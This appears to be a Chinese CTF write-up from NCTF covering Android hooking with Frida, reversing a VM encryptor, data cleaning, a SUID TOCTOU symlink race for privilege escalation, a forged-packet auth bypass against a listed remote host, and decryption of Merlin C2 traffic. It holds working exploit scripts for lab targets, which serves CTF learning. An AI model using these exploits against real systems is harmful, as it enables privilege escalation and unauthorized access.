如果输入111111和112111，会发现在变动的这个字符之前密文是不变的，但在2之后全都跟着变了，因此可以直接从前到后依次爆破得到key。

第三层是用第二层输的key加密flag，通过hook，可以直接获取iv，或者手动去取出数据库文件，解析出iv，最后用AES解密得到flag。

代码块

```
'use strict';

setImmediate(function () {
  Java.perform(function () {
    var ActivityThread = Java.use('android.app.ActivityThread');
    var ChallengeStateManager =
Java.use('com.nctf.hookmysecret.domain.ChallengeStateManager');
```

```
    var NativeBridgeClass = Java.use('com.nctf.hookmysecret.nativebridge.NativeBridge');
    var DbHelper = Java.use('com.nctf.hookmysecret.storage.DbHelper');
    var ChallengeConfig = Java.use('com.nctf.hookmysecret.domain.ChallengeConfig');
    var Base64 = Java.use('android.util.Base64');
    var Cipher = Java.use('javax.crypto.Cipher');
    var SecretKeySpec = Java.use('javax.crypto.spec.SecretKeySpec');
    var IvParameterSpec = Java.use('javax.crypto.spec.IvParameterSpec');
    var StringCls = Java.use('java.lang.String');

    var app = ActivityThread.currentApplication();
    if (app === null) {
      throw new Error('application is not ready');
    }

    var context = app.getApplicationContext();
    var state = ChallengeStateManager.$new(context);
    var alphabet = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    var keyLength = 16;
    var filler = 'A';

    console.log('\n====Hook Started====');

    function getStaticField(clazz, fieldName) {
      var field = clazz.class.getDeclaredField(fieldName);
      field.setAccessible(true);
      return field.get(null);
    }

    function getStaticStringField(clazz, fieldName) {
      var value = getStaticField(clazz, fieldName);
      if (value === null) {
        throw new Error('static field "' + fieldName + '" is null');
      }
      return value.toString();
    }

    function getNativeBridge() {
      var instance = getStaticField(NativeBridgeClass, 'INSTANCE');
      if (instance === null) {
        throw new Error('NativeBridge.INSTANCE is null');
      }
      return Java.cast(instance, NativeBridgeClass);
    }

```

```
    function getStaticIntArrayField(clazz, fieldName) {
      var value = getStaticField(clazz, fieldName);
      if (value === null) {
        throw new Error('static field "' + fieldName + '" is null');
      }
      return Java.array('int', value);
    }

    function padCandidate(prefix, ch) {
      var rest = keyLength - prefix.length - 1;
      return prefix + ch + filler.repeat(rest);
    }

    function matchingPrefixLength(candidateCipher, targetCipher) {
      var limit = Math.min(candidateCipher.length, targetCipher.length);
      for (var i = 0; i < limit; i++) {
        if (candidateCipher[i] !== targetCipher[i]) {
          return i;
        }
      }
      return limit;
    }

    function deriveAesKeyBytes(stage2Key) {
      var normalized = stage2Key.trim().replace(/-/g, '');
      return StringCls.$new(normalized).getBytes('UTF-8');
    }

    var nativeBridge = getNativeBridge();
    var targetCipher = getStaticIntArrayField(ChallengeConfig, 'stage2TargetCipher');
    var prefix = '';

    for (var pos = 0; pos < keyLength; pos++) {
      var bestChar = null;
      var bestPrefixLength = -1;

      for (var i = 0; i < alphabet.length; i++) {
        var ch = alphabet[i];
        var candidate = padCandidate(prefix, ch);
        var cipher = Java.array('int', nativeBridge.encryptStage2(candidate));
        var prefixLength = matchingPrefixLength(cipher, targetCipher);
        if (prefixLength > bestPrefixLength) {
          bestPrefixLength = prefixLength;
          bestChar = ch;
        }
      }
```

```

        if (bestChar === null) {
          throw new Error('failed to recover key at index ' + pos);
        }

        prefix += bestChar;
        console.log('Bursting ' + (pos + 1) + '/16: ' + prefix);
      }

      var finalCipher = Java.array('int', nativeBridge.encryptStage2(prefix));
      if (matchingPrefixLength(finalCipher, targetCipher) !== targetCipher.length) {
        throw new Error('recovered stage2 key does not match target cipher: ' + prefix);
      }

      var stage2Key = prefix;

      state.setStage1Passed(true);
      state.setStage2Passed(true);
      state.setStage2Key(stage2Key);

      var helper = DbHelper.$new(context);
      var iv = helper.getStage3Iv();
      var ivB64 = Base64.encodeToString(iv, 2).toString();
      var cipherB64 = getStaticStringField(ChallengeConfig, 'stage3CipherBase64');
      var cipherBytes = Base64.decode(cipherB64, 0);
      var keyBytes = deriveAesKeyBytes(stage2Key);
      var cipher = Cipher.getInstance('AES/CBC/PKCS5Padding');
      var keySpec = SecretKeySpec.$new(keyBytes, 'AES');
      var ivSpec = IvParameterSpec.$new(iv);

      cipher.init(2, keySpec, ivSpec);

      var plainBytes = cipher.doFinal(cipherBytes);
      var flag = StringCls.$new(plainBytes, 'UTF-8').toString();

      console.log('stage2_key=' + stage2Key);
      console.log('stage3_iv=' + ivB64);
      console.log('flag=' + flag);
    });
  });
```

VM Encryptor

首先还原一下vm的结构体：

代码块

```
enum ErrorCode {
    ERR_NONE = 0,
    ERR_INVALID_OPCODE,
    ERR_STACK_OVERFLOW,
    ERR_STACK_UNDERFLOW,
    ERR_MEMORY_ACCESS,
    ERR_DIVIDE_BY_ZERO,
    ERR_IO,
};

struct vm {
    uint32_t pc;
    uint32_t sp;
    uint32_t bp;
    uint8_t mem[0x10000];
    uint32_t stack[0x1000];
    uint32_t running;
    enum ErrorCode error;
};
```

然后标注指令集：

代码块

```

enum Opcode {
    JP = 0,
    JZ,
    JNZ,
    PUSH_BYTE,
    PUSH_DWORD,
    PUSH_BYTE_PTR,
    PUSH_DWORD_PTR,
    POP,
    POP_BYTE,
    POP_DWORD,
    ADD,
    SUB,
    MUL,
    DIV,
    MOD,
```

```
    AND,
    OR,
    NOT,
    XOR,
    SHL,
    SHR,
    CMP,
    EQ,
    NE,
    LT,
    GT,
    LE,
    GE,
    DUP,
    SWAP,
    CALL,
    RET,
    PUT,
    HALT = 0xFF,
};
```

拿去给AI，让AI写一个反汇编器出来，大概长这样：

代码块

```
.text
loc_0000:
    PUSH_DWORD var_1000
    PUSH_DWORD var_102B
    PUSH_DWORD 0x0000002A
    CALL loc_004F
    PUSH_DWORD var_102B
    PUSH_DWORD var_1064
    PUSH_DWORD 0x00000038
    CALL loc_0368
    PUSH_DWORD var_1064
    PUSH_DWORD var_109D
    PUSH_DWORD 0x00000038
    CALL loc_0471
    JZ loc_0048
    PUSH_DWORD var_10D5
    PUT
    HALT
loc_0048:
    PUSH_DWORD var_10DC
    PUT
```

```
    HALT
loc_004F:
    PUSH_DWORD 0x00000000
    PUSH_DWORD var_1147
    POP_DWORD
    JP loc_005F
loc_005F:
    PUSH_DWORD var_1147
    PUSH_DWORD_PTR
    PUSH_DWORD 0x00000000
    CMP
```

逻辑：先做一轮魔改 Base64 编码，再做按字节异或。魔改部分会把每组 3 字节拼成 24 位后进行三轮循环左移（5/11/20 位）并异或 `0x55757D`，再映射到 Base64 表。最后再来一轮异或 0x63

代码块

```
ROUND_SHIFTS = (5, 11, 20)
ROUND_XOR = 0x55757D
XOR_KEY = 0x63
B64_TABLE = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
TARGET_BYTES = bytes(
    [ 39, 90, 11, 8, 10, 58, 9, 13, 48, 49, 76, 55, 2, 58, 18, 14, 84, 42, 76, 48, 44, 50, 17, 39, 6, 49, 86, 55, 18, 38, 76, 55, 40, 50, 91, 55, 85, 0, 72, 26, 2, 1, 17, 39, 22, 0, 76, 55, 36, 7, 17, 52, 1, 54, 91, 39,
    ]
)


def ror24(value: int, shift: int) -> int:
    shift %= 24
    mask = 0xFFFFFF
    return ((value >> shift) | (value << (24 - shift))) & mask


def decrypt_flag() -> str:
    b64_bytes = bytes(b ^ XOR_KEY for b in TARGET_BYTES)
    table_index = {ord(ch): idx for idx, ch in enumerate(B64_TABLE)}
    sextets = [table_index[b] for b in b64_bytes]

    if len(sextets) % 4 != 0:
        raise ValueError("encoded length is not multiple of 4")

```

```python
    plain = bytearray()
    for i in range(0, len(sextets), 4):
        chunk = (
            (sextets[i] << 18)
            | (sextets[i + 1] << 12)
            | (sextets[i + 2] << 6)
            | sextets[i + 3]
        ) & 0xFFFFFF

        for shift in reversed(ROUND_SHIFTS):
            chunk = ror24(chunk ^ ROUND_XOR, shift)

        plain.extend([(chunk >> 16) & 0xFF, (chunk >> 8) & 0xFF, chunk & 0xFF])

    return plain.decode("ascii")


if __name__ == "__main__":
    print(decrypt_flag())
```

NCTF{1578be15-ad09-4859-9193-5d52585eb485}

Misc

What a mess!

> 这题被非预期了，交对一个就能从相应包中看到flag((

预期解：

观察表格发现是做了以下混淆：

姓名：随机将姓氏王替换为Wang、随机将姓氏李替换为Li

手机号：以13912345678为例，表格中存在六种格式：13912345678、139-1234-5678、139 1234 5678、+8613912345678、(+86)139-12345678、139(1234)5678，另外还随机进行了半角转全角、插入零宽字符，注意需根据规则筛选出白名单内的号码前缀

身份证号：随机替换最后一位或增长一位，另外还随机插入了零宽字符

余额：存在三种格式，123、￥123、123CNY，注意需根据规则只需要计算正数余额

解题脚本如下

代码块

```python
import pandas as pd
import unicodedata
import re

INPUT_CSV = "customer_dump.csv"
INPUT_XLSX = "system_audit_logs.xlsx"

def clean_text_basic(text):
    if pd.isna(text):
        return ""
    text = str(text)
    text = unicodedata.normalize('NFKC', text)
    zero_width_chars = ['\u200b', '\u200c', '\u200d', '\uFEFF']
    for char in zero_width_chars:
        text = text.replace(char, '')

    return text.strip()

def extract_valid_phone(phone_str, whitelist_prefixes):
    digits = re.sub(r'\D', '', phone_str)
    if len(digits) == 13 and digits.startswith('86'):
        digits = digits[2:]
    if len(digits) != 11:
        return None
    prefix = digits[:3]
    if prefix in whitelist_prefixes:
        return digits

    return None

def check_id_card(id_card):
    if len(id_card) != 18:
        return False
    if not re.match(r'^\d{17}[\dX]$', id_card):
        return False
    factors = [7, 9, 10, 5, 8, 4, 2, 1, 6, 3, 7, 9, 10, 5, 8, 4, 2]
    check_map = ['1', '0', 'X', '9', '8', '7', '6', '5', '4', '3', '2']

    try:
        total_sum = 0
        for i in range(17):
            total_sum += int(id_card[i]) * factors[i]

        remainder = total_sum % 11
        expected_code = check_map[remainder]

        return expected_code == id_card[-1].upper()
```

```
    except:
        return False

def parse_balance(balance_str):
    clean_num = re.sub(r'[^\d.-]', '', balance_str)
    try:
        return float(clean_num)
    except ValueError:
        return 0.0

def is_surname_li(name):
    if not name: return False
    if name.startswith('李'):
        return True
    if name.lower().startswith('li'):
        return True
    return False

def main():
    print("[-] 正在加载数据与规则...")
    try:
        rules_df = pd.read_excel(INPUT_XLSX, sheet_name='Sheet1')
        # 提取 Allow_Prefix，通常是字符串 "135,136..."
        prefix_rule = rules_df.loc[rules_df['Config_Item'] == 'Allow_Prefix', 'Value'].values[0]
        valid_prefixes = [x.strip() for x in str(prefix_rule).split(',')]
        print(f"[-] 加载白名单号段: {len(valid_prefixes)} 个")
    except Exception as e:
        print(f"[!] 读取Excel规则失败: {e}")
        return
    df = pd.read_csv(INPUT_CSV)
    original_count = len(df)
    print("[-] 执行全角转半角、去除零宽字符...")
    for col in df.columns:
        df[col] = df[col].apply(clean_text_basic)
    print("[-] 执行数据去重...")
    df.drop_duplicates(inplace=True)
    dedup_count = len(df)
    print(f"[-] 数据量变化: {original_count} -> {dedup_count} (剔除重复: {original_count - dedup_count})")
    df['clean_phone'] = df['Phone'].apply(lambda x: extract_valid_phone(x, valid_prefixes))
    df['is_valid_phone'] = df['clean_phone'].notna()
    q1_ans = df['is_valid_phone'].sum()
    df['is_valid_id'] = df['ID_Card'].apply(check_id_card)
    q2_ans = df['is_valid_id'].sum()
    df['is_valid_both'] = df['is_valid_phone'] & df['is_valid_id']
```

```python
    q3_ans = df['is_valid_both'].sum()
    target_users = df[df['is_valid_both']].copy()
    target_users['clean_balance'] = target_users['Balance'].apply(parse_balance)
    q4_ans = target_users[target_users['clean_balance'] > 0]['clean_balance'].sum()
    q5_ans = target_users['Name'].apply(is_surname_li).sum()
    print("\n" + "="*30)
    print("       分析结果报告       ")
    print("="*30)
    print(f"Q1. 符合白名单的有效手机号数量:  {q1_ans}")
    print(f"Q2. 身份证校验位正确的记录数:    {q2_ans}")
    print(f"Q3. 同时满足Q1和Q2的记录数:      {q3_ans}")
    print(f"Q4. Q3用户的正资产余额总和:      {q4_ans:,.2f}")
    print(f"Q5. Q3用户中'李'姓(含Li)人数:    {q5_ans}")
    print("="*30)

if __name__ == "__main__":
    main()
```

What another mess!

同What a mess!预期解

Quantum Vault

整道题考察的其实是TOCTOU漏洞。

上来给的是一个“跨维度金融终端”，题目中初始余额是100USD，要求拥有超过1000000USD才能成功执行vault。另外注意到collect可以给“影子池”添加1000QTC，sync可以耗时2.5秒将“影子池”同步到余额中，每次同步前只能collect五次。

预期解如下：

```
    🏦  QUANTUM CORE - 跨维度金融终端 (核心密级: TS)        ||
    [NOTICE] 节点负载: 0.02% | 维度稳定性: 极高 | 自动注销: 120s    ||

当前终端身份: e8f468
输入 'help' 查看维度指令集。

e8f468@USD> exch MEME 100
[SYSTEM] 维度跃迁成功。当前定位: MEME
e8f468@MEME> bal
[主账本]: 9,999,999.00 MEME
[影子池]: 0.00 QTC
e8f468@MEME> collect
[SYSTEM] 量子碎片收集成功: 1,000 QTC。
e8f468@MEME> collect
[SYSTEM] 量子碎片收集成功: 1,000 QTC。
e8f468@MEME> collect
[SYSTEM] 量子碎片收集成功: 1,000 QTC。
e8f468@MEME> collect
[SYSTEM] 量子碎片收集成功: 1,000 QTC。
e8f468@MEME> collect
[SYSTEM] 量子碎片收集成功: 1,000 QTC。
e8f468@MEME> sync
[SYSTEM] 已捕获维度 [MEME] 结算快照。
[SYSTEM] 解密中 (预计 2.5s)...
e8f468@MEME> exch USD 1000000
[SYSTEM] 维度跃迁成功。当前定位: USD
e8f468@USD>
[SYSTEM] 异步结算完成! 已写入 25,000,000.00 面值资产。
e8f468@USD> bal
[主账本]: 33,990,009.00 USD
[影子池]: 0.00 QTC
e8f468@USD> vault

🔓 [ACCESS GRANTED] 核心金库已开启!
[SYSTEM] 正在打通底层诊断控制台链路...

ctfuser@a39c6776bed0:~$
```

主要是利用了延迟的这段时间迅速修改了单位，导致真正执行同步时读取到的是被修改后的单位导致记录错误。

接下来直接就给出了shell，根据题目描述flag在/root/flag.txt中，因此显然需要提权。尝试suid提权可以发现有个/usr/local/bin/q-vault-sync，这是个自定义的命令，-h可以看到其功能

```
ctfuser@a39c6776bed0:~$ /usr/local/bin/q-vault-sync -h
/usr/local/bin/q-vault-sync -h
Quantum Core Financial Terminal - Sync Utility
Usage: /usr/local/bin/q-vault-sync [options]

Options:
  -s <file>    Specify the source quantum key file for validation.
  -d <dir>     Specify the destination shadow directory (Must be in /tmp/).
  -v           Enable verbose diagnostic output.
  -h           Display this help message and exit.

Description:
  This utility synchronizes local quantum entropy keys with the dimension
  ledger's shadow pool. It performs high-integrity ownership verification
  before initiating the cross-dimensional data transfer protocol.
```

这里给出q-vault-sync.c的源码

代码块

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <getopt.h>

void print_usage(char *prog_name) {
    printf("Quantum Core Financial Terminal - Sync Utility\n");
    printf("Usage: %s [options]\n\n", prog_name);
    printf("Options:\n");
    printf("  -s <file>    Specify the source quantum key file for validation.\n");
    printf("  -d <dir>     Specify the destination shadow directory (Must be in /tmp/).\n");
    printf("  -v           Enable verbose diagnostic output.\n");
    printf("  -h           Display this help message and exit.\n\n");
    printf("Description:\n");
    printf("  This utility synchronizes local quantum entropy keys with the dimension\n");
    printf("  ledger's shadow pool. It performs high-integrity ownership verification\n");
    printf("  before initiating the cross-dimensional data transfer protocol.\n");
}

int main(int argc, char *argv[]) {
    char *src = NULL;
```

```c
    char *dst_dir = NULL;
    int verbose = 0;
    int opt;

    while ((opt = getopt(argc, argv, "s:d:vh")) != -1) {
        switch (opt) {
            case 's': src = optarg; break;
            case 'd': dst_dir = optarg; break;
            case 'v': verbose = 1; break;
            case 'h': print_usage(argv[0]); return 0;
            default: print_usage(argv[0]); return 1;
        }
    }

    if (!src || !dst_dir) {
        fprintf(stderr, "Error: Missing required arguments. Use -h for help.\n");
        return 1;
    }

    char dest_path[512];
    struct stat st;

    if (strncmp(dst_dir, "/tmp/", 5) != 0) {
        printf("[-] Security Error: Destination must reside within protected /tmp/ space.\n");
        return 1;
    }

    if (lstat(src, &st) < 0) {
        perror("lstat");
        return 1;
    }

    if (S_ISLNK(st.st_mode)) {
        printf("[-] Security Violation: Dimensional instability detected (Symlink forbidden).\n");
        return 1;
    }

    if (st.st_uid != getuid()) {
        printf("[-] Access Denied: Unauthorized key ownership.\n");
        return 1;
    }

    if (verbose) printf("[DEBUG] Ownership verified. Initializing entropy-sync...\n");
```

```c
    printf("[*] Check passed. Quantum key validation in progress...\n");

    sleep(2);

    snprintf(dest_path, sizeof(dest_path), "%s/synced_key.dat", dst_dir);

    int fd_in = open(src, O_RDONLY);
    if (fd_in < 0) {
        perror("open src");
        return 1;
    }

    int fd_out = open(dest_path, O_WRONLY | O_CREAT | O_TRUNC, 0666);
    if (fd_out < 0) {
        perror("open dst");
        close(fd_in);
        return 1;
    }

    char buf[1024];
    int n;
    while ((n = read(fd_in, buf, sizeof(buf))) > 0) {
        write(fd_out, buf, n);
    }

    close(fd_in);
    close(fd_out);
    chown(dest_path, getuid(), getgid());

    printf("[+] Key successfully synchronized to %s\n", dest_path);
    return 0;
}
```

在q-vault-sync.c的源码中，程序执行了以下逻辑：

1. **Check**：调用 lstat() 检查源文件。此时它确认了：
   - 文件是否在/tmp下
   - 文件不是软链接。
   - 文件属于当前用户 ctfuser。
2. **Delay**：程序执行了sleep(2)。
3. **Use**：程序调用 open()，若此时程序具有 SUID 权限，它会打开并读取目标文件。

又因为open()会默认跟随软链接，因此在lstat完成之后，open执行之前，迅速将合法文件替换为指向/root/flag.txt的软链接即可。

exp

代码块

```
cat << 'EOF' > exploit.sh && chmod +x exploit.sh && ./exploit.sh
#!/bin/bash
TARGET_DIR="/tmp/hack"
MY_KEY="$TARGET_DIR/mykey.txt"

mkdir -p "$TARGET_DIR"
echo "valid_key" > "$MY_KEY"

/usr/local/bin/q-vault-sync -s "$MY_KEY" -d "$TARGET_DIR" &
PID=$!

sleep 0.4
rm "$MY_KEY" && ln -s /root/flag.txt "$MY_KEY"

wait $PID
cat "$TARGET_DIR/synced_key.dat"
EOF
```

```
ctfuser@a39c6776bed0:~$ cat << 'EOF' > exploit.sh && chmod +x exploit.sh && ./exploit.sh
#!/bin/bash
TARGET_DIR="/tmp/hack"
MY_KEY="$TARGET_DIR/mykey.txt"
<> exploit.sh && chmod +x exploit.sh && ./exploit.sh

mkdir -p "$TARGET_DIR"
echo "valid_key" > "$MY_KEY"
>
/usr/local/bin/q-vault-sync -s "$MY_KEY" -d "$TARGET_DIR" &
PID=$!
#!/bin/bash
> TARGET_DIR="/tmp/hack"
>
sleep 0.4
rm "$MY_KEY" && ln -s /root/flag.txt "$MY_KEY"

MY_KEY="$TARGET_DIR/mykey.txt"
>
> mkdir -p "$TARGET_DIR"
> wait $PID
cat "$TARGET_DIR/synced_key.dat"
echo "valid_key" > "$MY_KEY"
>
> /usr/local/bin/q-vault-sync -s "$MY_KEY" -d "$TARGET_DIR" &
> EOF
PID=$!
>
> sleep 0.4
> rm "$MY_KEY" && ln -s /root/flag.txt "$MY_KEY"
>
> wait $PID
> cat "$TARGET_DIR/synced_key.dat"
> EOF
[*] Check passed. Quantum key validation in progress...
[+] Key successfully synchronized to /tmp/hack/synced_key.dat
nctf{Double_Slit_TOCTOU_Race_Master}
```

ezProtocol

泄露的部分协议内容 `protocol.txt`：


代码块

```
const (
        Magic = 0x47414D45

        TypeAuth    = 0x01
        TypeQuery   = 0x02
        TypeGetFlag = 0x03

        HeaderSize = 10

        OffsetMagic    = 0
        OffsetType     = 4
        OffsetLength   = 5
        OffsetChecksum = 6
```

```
        OffsetPayload  = 10
)

var Key = []byte{0x4e, 0x43, 0x54, 0x46}

checksum := crc32.ChecksumIEEE(append(headerBytes, payloadBytes...))
```


可以推测出一个packet由10字节的header以及后续的payload组成，一个header又由4字节的magic头、1字节的消息类型type、1字节的payload长度length、4字节的checksum组成

Key是 `NCTF` ，光看泄露的协议还不知道有什么用，结合测试流量分析：



原始数据：

可以看到magic头 `GAME` 、type、length都没做处理，可以肯定是用Key对payload的原始明文进行了处理，尝试后就能发现是进行了简单的异或：



对流量中前两次测试的payload进行解密，可以获取到GetFlag的条件以及可以认证成功的账号密码 `ctfer/NCTF2026` ：

代码块

```
{"message":"Only admin can get flag","status":"error"}

{"password":"NCTF2026","username":"ctfer"}
```

最后一次测试的流量是一次通信里先后分别用ctfer和test2进行认证，也就是说服务器能处理一次发送的多个packet，经过尝试就能知道GetFlag的操作并没有对密码进行验证，如果一次通信的状态是已认证，那么只需要满足另外一个条件username为admin即可获得flag，最终exp：

代码块

```python
from pwn import *
import zlib
import struct

p = remote("121.40.46.63", 9999)

def XOR(data, key):
    result = ""
    for i in range(len(data)):
        result += chr(ord(data[i]) ^ ord(key[i%4]))
    return result.encode()

key = "NCTF"
magic = b"GAME"

payload1 = '{"password":"NCTF2026","username":"ctfer"}'
payload1 = XOR(payload1, key)
msg_type1 = struct.pack("B", 1)
length1 = struct.pack("B", len(payload1))
header1 = magic + msg_type1 + length1
checksum1 = struct.pack(">I", zlib.crc32(header1 + b"\x00"*4 + payload1))
packet1 = header1 + checksum1 + payload1

payload2 = '{"username":"admin"}'
payload2 = XOR(payload2, key)
msg_type2 = struct.pack("B", 3)
length2 = struct.pack("B", len(payload2))
header2 = magic + msg_type2 + length2
checksum2 = struct.pack(">I", zlib.crc32(header2 + b"\x00"*4 + payload2))
packet2 = header2 + checksum2 + payload2

packet = packet1 + packet2
p.send(packet)

result = hex(int.from_bytes(p.recv(), "big"))
print(result)
```

Merlin

https://github.com/Ne0nd0g/merlin

附件给了一份进程转储和一段流量，从题目名就能看出来是merlin的C2通信流量分析，解密过程可以参考这篇文章：https://xz.aliyun.com/news/18418

可以直接用文章里的代码实现流量解密：

```
> go run .
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:OPAQUE     Payload:{Type:RegInit Payload:[0 0 0 16 167 9 77 23 74 64 67 51 132 225 239 118 84 134 174 98 152 20
3 178 34 180 44 128 48 244 71 98 122 187 6 32 99 196 140 178 189 211 141 67 215 85 45 42 142 220 108 193 87]}       Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:OPAQUE     Payload:{Type:RegInit Payload:[252 26 32 36 15 194 255 128 222 250 93 56 59 237 2 45 217 111 240 88
241 132 174 59 152 77 82 172 107 53 46 7 30 188 189 86 151 76 213 100 150 120 183 129 172 131 11 205 15 111 254 109 17 234 53 209 95 188 213 106 149 117 12
247 168 124 21 2 31 159 240 245 192 67 185 65 52 185 161 93 82 154 225 126 97 44 170 241 154 182 44 98 95 224 173 224]} Delegates:[]

secret_key: 75d068ede65e6931c8c65edb5ca07155d22686e64573900a0ea3c89e381a27bc

ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:Jobs       Payload:[{AgentID:a7094d17-4a40-4333-84e1-ef765486ae62 ID:ibgIgDAqJe Token:59ca8fd8-f0fa-475a-a8c2-9
b74f0eacf0a Type:AgentInfo Payload:{Version:2.4.3 Build:c4571f4dda227ef7255892f962f19916afc32995 WaitTime:30s PaddingMax:4096 MaxRetry:7 FailedCheckin:0 Ske
w:3000 Proto:http SysInfo:{Platform:windows Architecture:amd64 UserName:DESKTOP-2DPF3NU\114514 UserGUID:S-1-5-21-769459940-3103813732-1402768490-513 Integri
ty:2 HostName:DESKTOP-2DPF3NU Process:C:\Users\Public\merlinAgent-Windows-x64.exe Pid:5380 Ips:[fe80::dde7:e523:3094:93d6/64 192.168.52.132/24 ::1/128 127.0
.0.1/8] Domain:} KillDate:0 JA3:}}]     Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:Idle       Payload:<nil>   Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:StatusCheckIn      Payload:<nil>   Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:Idle       Payload:<nil>   Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:StatusCheckIn      Payload:<nil>   Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:Idle       Payload:<nil>   Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:StatusCheckIn      Payload:<nil>   Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:Jobs       Payload:[{AgentID:a7094d17-4a40-4333-84e1-ef765486ae62 ID:DYchEjIoUn Token:74d40093-0831-4397-bfb1-0
a8ef03eb2ca Type:CMDPayload Payload:{Command:shell Args:[echo NCTF{88478dd1-ec24-4f2b-a4a5-a25e85b5c868}]}}]        Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:OPAQUE     Payload:{Type:AuthComplete Payload:[0 0 0 104 0 0 0 64 59 60 95 195 76 73 136 118 199 255 230 83 226
 93 160 54 253 118 147 135 88 163 212 130 97 110 217 96 61 149 120 31 96 235 156 13 131 57 74 125 9 216 208 195 156 126 132 244 250 3 66 124 94 200 73 234 1
39 160 169 180 172 2 16 15 0 0 0 32 138 117 220 201 231 67 152 7 149 74 173 69 197 87 127 181 37 231 84 66 176 196 205 37 242 215 204 128 183 244 45 240]}
    Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:Idle       Payload:<nil>   Delegates:[]
ID:a7094d17-4a40-4333-84e1-ef765486ae62 Type:StatusCheckIn      Payload:<nil>   Delegates:[]
```